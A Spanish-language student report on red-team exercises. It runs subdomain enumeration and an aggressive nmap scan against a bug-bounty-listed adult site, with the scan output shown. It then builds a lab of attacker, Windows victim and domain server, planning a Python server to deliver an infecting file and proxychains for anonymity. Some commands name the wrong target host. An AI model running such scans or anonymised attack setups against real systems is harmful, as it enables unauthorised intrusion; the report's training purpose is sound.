RedTeam

Daniel Landeira Sánchez

Índice

1. Primer Ejercicio: planificación y reconocimiento de una organización…….. 1
2. Segundo Ejercicio: Red Team ……..8

1. Primer ejercicio: planificación y reconocimiento de una organización


Para esta parte del ejercicio, nos hemos dirigido a la página web Hackerone, y elegimos nuestro objetivo dentro de las opciones de "Wildcard" para tener un abanico de opciones de escaneos y herramientas muy grande.

En este caso, aleatoriamente hemos seleccionado "Stripchat.com", que resulta ser una página de contenido sexual, así que desde el inicio no pondremos imágenes del contenido de los subdominios encontrados.


Comenzamos usando la herramienta "Shuffledns", la cual escaneará en internet todas estas páginas web en busca de coincidencias, utilizando el siguiente comando:

shuffledns -mode bruteforce -d deere.com -w $HOME/recopilacion/lists/domains.txt -r $HOME/recopilacion/lists/resolvers.txt -silent

Con esta herramienta obtenemos 167 subdominios.



A continuación usaremos la herramienta “Cero”, contra el dominio principal, para localizar los certificados SSL/TLS del objetivo, encontrando varios subdominios (2 en este caso), usando el comando “cero -d stripchat.com”. Ambos subdominios redirigen a la página principal del sitio web.



De seguido, utilizamos la herramienta “Katana”, que analiza el fichero robots y sitemap, para que evite ciertas rutas, y analice todas las rutas de subdominios útiles y devuelva los dominios que son útiles y contienen ciertos datos.

Para esta herramienta, usaremos el comando:

echo stripchat.com | katana -silent -jc -o katana.txt -kf all

Después, limpiamos las urls obtenidas, para quedarnos solo con los subdominios únicos con la herramienta “unfurl”, usando el comando:

cat katana.txt | unfurl --unique domains > katanalimpio.txt

Gracias a esto, pasamos de tener más de 1202 resultados posibles, nos quedamos con solo 1 dominios únicos que explorar, que resulta ser el dominio principal del objetivo.

Ya finalizando, utilizamos la herramienta “gau”, para seguir localizando más subdominios. Usando el comando:

“gau --threads 5 stripchat.com --o gauoutput.txt”

Limpiamos la lista de subdominios obtenidos con unfurl otra vez, y dejamos una lista más reducida y asumible para ser manejada.

Una vez obtenidos todos estos subdominios, volvemos a utilizar la herramienta “Katana”, para unificar y limpiar todos los subdominios duplicados, fuera del ‘scope’ del objetivo y tener una única lista de subdominios con la que trabajar. Usando “cat *.txt > subdominios.txt” englobaremos todos nuestros archivos de texto creados en los pasos anteriores en un único fichero, el cual limpiaremos otra vez con ‘unfurl’.

Ahora, validaremos los subdominios obtenidos con “Gau”, y la lista de subdominios obtenidos para esta herramienta.

En este apartado, filtramos con ‘httpx’ para obtener una lista de todos los subdominios que están vivos, siendo un gran filtro para nuestro trabajo con el comando: *“cat objetivos.txt | httpx -silent > subdominios_vivos.txt”.*

Una vez teniendo esta lista, limpiamos duplicados con ‘unfurl’ y ya tendríamos una lista más reducida de objetivos.

Por último, con NMAP intentaremos obtener la mayor cantidad de información posible sobre los puertos abiertos, servicios dentro de esos puertos, posibles vulnerabilidades en dichos puertos y las claves de firmas públicas, usando el comando:

"sudo nmap -sS -Pn -sV -sC -O -vv --open --reason --min-hostgroup 16 --min-rate 100 --max-parallelism=10 -F -oA output_nmap scanme.nmap.org", obteniendo:

```
┌──(kali㉿kali)-[~/Desktop/RedTeam]
└─$ sudo nmap -sS -Pn -sV -sC -O -vv --open --reason --min-hostgroup 16 --min-rate 100 --max-
parallelism=10 -F -oA output_nmap stripchat.com
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-23 05:17 -0400
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:17
Completed NSE at 05:17, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:17
Completed NSE at 05:17, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:17
Completed NSE at 05:17, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 05:17
Completed Parallel DNS resolution of 1 host. at 05:17, 0.01s elapsed
Warning: Hostname stripchat.com resolves to 4 IPs. Using 104.17.118.12.
Initiating Parallel DNS resolution of 1 host. at 05:17
Completed Parallel DNS resolution of 1 host. at 05:17, 0.51s elapsed
Initiating SYN Stealth Scan at 05:17
Scanning stripchat.com (104.17.118.12) [100 ports]
Discovered open port 443/tcp on 104.17.118.12
Discovered open port 80/tcp on 104.17.118.12
Discovered open port 8080/tcp on 104.17.118.12
Discovered open port 8443/tcp on 104.17.118.12
Completed SYN Stealth Scan at 05:18, 1.94s elapsed (100 total ports)
Initiating Service scan at 05:18
Scanning 4 services on stripchat.com (104.17.118.12)
```

Un listado de puertos abiertos del objetivo.


```
kali@kali: ~/Desktop/RedTeam
Session  Actions  Edit  View  Help
| SHA-1:   b102 6d4b 9e89 f916 2fcc 9c75 ea67 a8e2 3483 f8e2
| SHA-256: 752d bec3 fec3 cff9 9924 81d1 7d03 0870 c2d1 56f9 bb06 4495 b0cc 08b1 9287 f43b
| -----BEGIN CERTIFICATE-----
| MIIDzzCCA3WgAwIBAgIQKA9lzPZPhbcOuqkzX/WjSTAKBggqhkjOPQQDAjA7MQsw
| CQYDVQQGEwJVUzEeMBwGA1UEChMVR29vZ2xlIFRydXN0IFNlcnZpY2VzMQwwCgYD
| VQQDEwNXRTEwHhcNMjYwNDA3MDc0MjA0WhcNMjYwNzA2MDg0MTQ1WjAYMRYwFAYD
| VQQDEw1zdHJpcGNoYXQuY29tMFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAETIPK
| aeodmYv91bFEyXlSZUibO//mV19xo6ksT2ca3+5THWGOBFPy0VEIqoF707BXKr/O
| wlOuHkRkJJ/EPj2yUqOCAnwwggJ4MA4GA1UdDwEB/wQEAwIHgDATBgNVHSUEDDAK
| BggrBgEFBQcDATAMBgNVHRMBAf8EAjAAMB0GA1UdDgQWBBSod4qbfj7V4+HyEKqJ
| b8bOh5DfbjAfBgNVHSMEGDAWgBSQd5I1Z8T/qMyp5nvZgHl7zJP5ODBeBggrBgEF
| BQcBAQRSMFAwJwYIKwYBBQUHMAGGG2h0dHA6Ly9vLnBraS5nb29nL3Mvd2UxL0tB
| ODAlBggrBgEFBQcwAoYZaHR0cDovL2kucGtpLmdvb2cvd2UxLmNydDBOBgNVHREE
| RzBFgg1zdHJpcGNoYXQuY29tghh0cmsuc2VuZGVyLnN0cmlwY2hhdC5jb22CGiou
| dHJrLnNlbmRlci5zdHJpcGNoYXQuY29tMBMGA1UdIAQMMAowCAYGZ4EMAQIBMDYG
| A1UdHwQvMC0wK6ApoCeGJWh0dHA6Ly9jLnBraS5nb29nL3dlMS96bC1JOFBDV1BG
| RS5jcmwwggEEBgorBgEEAdZ5AgQCBIH1BIHyAPAAdgDYCVU7lE96/8gWGW+UT4Wr
| sPj8XodVJg8V0S5yu0VLFAAAAZ1nGyTXAAAEAwBHMEUCIQDlb6r8YC7sJrfiXrxT
| Rwqqo9UoWi+Be6X6C8MukxvVXAIgMFkickooMDxqm3pwlMLM/wZIxUF6BI62Y9GK
| TaTisz0AdgDLOPcViXyEoURfW8Hd+8lu8ppZzUcKaQWFsMsUwxRY5wAAAZ1nGyTi
| AAAEAwBHMEUCIQDTLM6E/uAzHvCuPQz3AYVUR3QDvWayNNeGAoxqNdFpwwIgLpWE
| V3pWMQGDZfnyv2Yi4K4qruuY7OVc2ltpPetMfSEwCgYIKoZIzj0EAwIDSAAwRQIh
| APC/6nxmDKTeMaVncLB/NDgQUMfk86CFXV878tNLCjLAAiB87RTtGcTkA+0CVQZu
| CFXtxe2+Yv8yvw1QfNK0YwiaSg==
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
|_http-server-header: cloudflare
|_http-favicon: Unknown favicon MD5: BD4BA64BE0F7C0991D570973B8FCF4E2
| http-robots.txt: 4 disallowed entries
|_/user/ /confirm-email/ /messages/ */filter/*
8080/tcp open  http     syn-ack ttl 57 Cloudflare http proxy
|_http-title: Did not follow redirect to https://stripchat.com/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: cloudflare
8443/tcp open  ssl/http syn-ack ttl 57 Cloudflare http proxy
|_http-title: 400 The plain HTTP request was sent to HTTPS port
|_ssl-date: TLS randomness does not represent time
|_http-server-header: cloudflare
| ssl-cert: Subject: commonName=stripchat.com
| Subject Alternative Name: DNS:stripchat.com, DNS:trk.sender.stripchat.com, DNS:*.trk.sender
.stripchat.com
| Issuer: commonName=WE1/organizationName=Google Trust Services/countryName=US
| Public Key type: ec
| Public Key bits: 256
| Signature Algorithm: ecdsa-with-SHA256
| Not valid before: 2026-04-07T07:42:04
| Not valid after:  2026-07-06T08:41:45
| MD5:     c954 012b 4b38 2b4d d419 97e3 33f9 a7b8
| SHA-1:   b102 6d4b 9e89 f916 2fcc 9c75 ea67 a8e2 3483 f8e2
| SHA-256: 752d bec3 fec3 cff9 9924 81d1 7d03 0870 c2d1 56f9 bb06 4495 b0cc 08b1 9287 f43b
```

Los certificados de los dominios del objetivo.


2. Segundo ejercicio: Red Team.

En este ejercicio montaremos varias máquinas virtuales, una Debian que será nuestra máquina atacante, una máquina Windows que será nuestra víctima, y un servidor de Windows que estará vinculado con la máquina víctima.


Primero, en la plataforma de VMWare, montaremos la máquina atacante, con la última versión de la ISO disponible, y las siguientes características de hardware:




Después de configurar la máquina, preparamos nuestra máquina víctima, la Windows, que usará Windows 10, la cual contará con los siguientes parámetros:




Y por último, montaremos el servidor de Windos usando la iso de Winddows 2019, con el nombre de “lab.local” y los parámetros que se muestran:




Una vez montadas todas las máquinas, a la víctima y al servidor de Windows, les asignaremos una IP fija, entrando en las opciones de red, y pinchando en editar opciones de IP, seleccionamos “manual” y en el apartado de “IPv4” pondremos la IP fija que queremos usar, el DNS que usaremos (que será la IP del servidor Windows), el Gateway de común a nuestra línea de red y para la DNS alternativa usaremos la IP de Google.




En nuestro caso, pondremos como la ".4" a la máquina víctima y la ".3" al servidor de Windows, teniendo así las IPs ya fijas. Una vez hecho esto, incluiremos nuestra máquina víctima a la red del servidor, creando un nuevo usuario dentro de éste. Para ello, en la pestaña "Tools" iremos al apartado "Active directory Users and Computers".



Ahora introduciremos todos los datos que nos solicita, como nombre del usuario, dirección de email (ficticio corporativo para este ejercicio) y una contraseña.




Ahora, crearemos de igual manera un grupo de trabajo, dónde incluiremos el usuario creado antes, siguiendo los pasos y rellenando los campos necesarios.



Una vez creado esto, ya que el usuario creado en el servidor, es nuestro usuario de la máquina víctima de Windows, le cambiará el nombre de usuario a “Usuario test”, dónde la parte incluida es “test” que es el nombre que le pusimos durante la creación de éste.

En el servidor, incluiremos los servicios ‘DNS’ y ‘SD DS’ para poder tener tanto el servidor como el usuario ‘test’ en la misma unidad de trabajo, así cuando el usuario trabaje, pedirá peticiones de acceso a los datos dentro del servidor, con autenticaciones y herramientas de trabajo, al igual que al solicitar información.



Una vez todo esto actualizado, se reiniciará el servidor y también la máquina víctima, y comprobaremos que ambas tienen acceso a internet.

Con esto verificado, ahora toca preparar la máquina atacante, en la cual instalaremos varias herramientas, empezando por Python, proxychains y el servicio SSh. Esas herramientas nos servirás para crear un servidor web gracias a Python, que será desde el punto que infectemos la máquina víctima descargando el archivo que prepararemos más adelante. Con el servicio SSH nos podremos conectar vía remoto a la máquina víctima. Y con proxychains haremos que los tráficos de datos que hagamos desde la máquina atacante pase por servidores “proxys” para garantizar el anonimato del ataque. Instalaremos también el paquete de herramientas de Python para poder crear el servidor web que necesitaremos más adelante.

